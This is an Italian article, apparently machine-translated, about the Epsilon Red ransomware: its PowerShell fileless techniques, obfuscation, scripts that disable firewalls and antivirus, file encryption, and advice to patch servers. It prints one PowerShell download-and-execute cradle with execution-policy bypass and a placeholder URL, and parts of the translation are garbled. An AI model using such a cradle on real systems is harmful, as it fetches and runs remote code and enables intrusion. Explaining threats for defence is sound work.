Hai recentemente corretto gli errori di sicurezza sui tuoi server?
Prende di mira una nuova minaccia ransomware, nota come Epsilon Rosso Server Microsoft senza patch nei data center aziendali. Prende il nome dal poco conosciuto cattivo dei fumetti Marvel, Epsilon Red era un antagonista relativamente misterioso di alcuni degli X-Men nell'universo Marvel ampliato, un "super soldato" presumibilmente di origine russa che ha quattro artigli meccanici e un cattivo comportamento.
Epsilon Red è stato recentemente scoperto da una società di sicurezza informatica nota come Sophos. Dalla sua scoperta, il ransomware ha attaccato molte organizzazioni in tutto il mondo.
Link veloci
Cos'è Epsilon Red?
ا لـ Sophos Questo malware utilizza una combinazione di programmazione Go e script di PowerShell per influenzare il suo obiettivo. Le funzionalità di scripting di PowerShell di Epsilon Red offrono la possibilità di hackerare i server basati su Microsoft. PowerShell di Microsoft è una riga di comando e una piattaforma di scripting basata su .NET Framework.
PowerShell offre funzionalità come funzionalità di esecuzione di comandi remoti, accesso alle API Microsoft principali, ecc. Tutte queste funzionalità rendono PowerShell utile per gli amministratori di sistema e gli utenti per l'automazione delle attività e dei processi di gestione del sistema operativo.
Tuttavia, PowerShell può essere utilizzato anche come potente opzione di creazione di malware. La capacità degli script di accedere agli strumenti di Microsoft Windows Management Instrumentation (WMI) li rende un'opzione interessante per gli aggressori. L'interfaccia di Strumentazione gestione Windows consente agli script di PowerShell di essere riconosciuti come intrinsecamente affidabili per il sistema Microsoft. Questa fiducia intrinseca consente agli script di PowerShell di essere utilizzati come una copertura efficace per nascondere il ransomware senza file.
Distribuisci ransomware senza file utilizzando PowerShell
Il ransomware fileless è una forma di malware che viene eseguita scaricandoli come applicazioni legittime. Il malware basato su script e privo di file utilizza la capacità di PowerShell di caricarsi direttamente nella memoria del dispositivo. Questa funzione aiuta a proteggere il malware dal rilevamento.
In uno scenario tipico, quando si esegue uno script, è necessario prima scriverlo sul disco del dispositivo. Ciò consente ai gruppi di sicurezza degli endpoint di rilevarlo. Poiché PowerShell è escluso dalle esecuzioni e dai controlli di script standard, può ignorare la sicurezza degli endpoint. Inoltre, l'uso del parametro override negli script di PowerShell consente agli aggressori di danneggiare le limitazioni degli script di rete.
Un esempio di parametro di sostituzione di PowerShell è:
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object.WebClient).DownloadString('url'))Come puoi vedere, è relativamente facile modellare i parametri di sostituzione di PowerShell.



In risposta, Microsoft ha rilasciato una patch per risolvere una vulnerabilità legata all'esecuzione di malware in remoto associata a PowerShell. Tuttavia, le patch sono efficaci solo se utilizzate. Molte organizzazioni hanno standard di patch allentati che lasciano i loro ambienti esposti. Epsilon Red è progettato per sfruttare l'uso improprio delle patch di sicurezza.
Il doppio vantaggio di Epsilon Red
Poiché Epsilon Red è più efficace con i server Microsoft senza patch, il malware può essere utilizzato sia come ransomware che come riconoscimento. Il successo o meno di Epsilon in un ambiente fornirà all'attaccante una visione più approfondita delle capacità di sicurezza del bersaglio.
Se Epsilon riesce ad accedere a un server Microsoft Exchange, un'organizzazione ha dimostrato di non essere conforme alle best practice comuni per le patch di sicurezza. Per l'attaccante, questo potrebbe indicare la facilità con cui Epsilon può penetrare nel resto dell'ambiente del bersaglio.
Epsilon Red utilizza tecniche di offuscamento per mascherare il suo carico utile. L'offuscamento rende il codice illeggibile e viene utilizzato nel malware PowerShell per evitare un'elevata leggibilità degli script di PowerShell. Con l'offuscamento, i cmdlet alias di PowerShell vengono usati per rendere difficile per le applicazioni antivirus l'identificazione di script dannosi nei log di PowerShell.
Tuttavia, gli script PowerShell opachi sono riconoscibili dall'occhio destro. Un segno comune di un imminente attacco di PowerShell Script è la creazione di oggetti WebClient. L'autore dell'attacco creerebbe un oggetto WebClient nel codice di PowerShell per creare una connessione esterna a un URL remoto contenente codice dannoso.
Se un'organizzazione può essere compromessa a causa di una patch di sicurezza non adeguata, le sue possibilità di ottenere una protezione di sicurezza sufficiente in grado di rilevare gli script PowerShell offuscati saranno ridotte. Al contrario, se Epsilon Red non riesce a infiltrarsi in un server, indica all'attaccante che la rete di destinazione potrebbe essere in grado di decrittografare rapidamente il malware PowerShell, rendendo l'attacco meno prezioso.
Hacking della rete Epsilon Red
Il lavoro di Epsilon Red è semplice. Che utilizza una serie di script Powershell per hackerare i server. Questi script di PowerShell sono numerati da 1.ps1 a 12.ps1 (più alcuni sono denominati con una singola lettera dell'alfabeto). La progettazione di ogni script di PowerShell consiste nell'impostare un server di destinazione per il payload finale.
Tutti gli script di PowerShell in Epsilon Red hanno un unico scopo. Uno script PowerShell in Epsilon Red è progettato per risolvere le regole del firewall di rete di destinazione. Un altro della serie è progettato per disinstallare l'app antivirus di destinazione.
Come puoi immaginare, questi script funzionano all'unisono per assicurarsi che quando il carico utile viene consegnato, il target non sarà in grado di interrompere rapidamente il suo avanzamento.
consegna del carico
Dopo che gli script PowerShell di Epsilon hanno aperto la strada alla sua campagna finale, viene fornito come estensione, Red.exe. Una volta infiltrato nel server, Red.exe esegue la scansione dei file del server e crea un elenco di percorsi di directory per ogni file rilevato. Dopo aver creato l'elenco, i sottoprocessi vengono creati dal file malware padre per ogni percorso di directory nell'elenco. Quindi, ogni file ransomware crittografa un percorso di directory dal file di elenco.

Una volta che tutti i percorsi di directory nell'elenco di Epsilon sono stati crittografati, il file .txt viene lasciato per informare la destinazione di ciò a cui è stato esposto e identificare le richieste dell'attaccante. Inoltre, tutti i nodi di rete accessibili collegati al server compromesso vengono quindi compromessi e l'accesso del malware può progredire nella rete.
Chi c'è dietro Epsilon Red?
L'identità degli aggressori che usano Epsilon Red è ancora sconosciuta. Ma alcuni indizi lasciano intravedere le origini degli aggressori. Il primo indizio è il nome del malware. Epsilon Rosso È un cattivo degli X-Men con una storia di origine russa.
La seconda prova è nella richiesta di riscatto del file .txt che è rimasta. È simile alla nota lasciata dalla banda di ransomware nota come REvil. Tuttavia, questa somiglianza non indica che gli aggressori siano membri della banda. REvil esegue il processo RaaS (Ransomware come servizio) dove gli affiliati REvil pagano per accedere al loro malware.
Devi proteggerti da Epsilon Red
Finora, Epsilon Red ha violato con successo server senza patch. Ciò significa che una delle migliori difese contro Epsilon Red e malware simile a un ransomware è garantire che il tuo ambiente sia gestito correttamente. Inoltre, una soluzione di sicurezza in grado di decrittografare rapidamente gli script di PowerShell sarebbe un'utile aggiunta al tuo ambiente.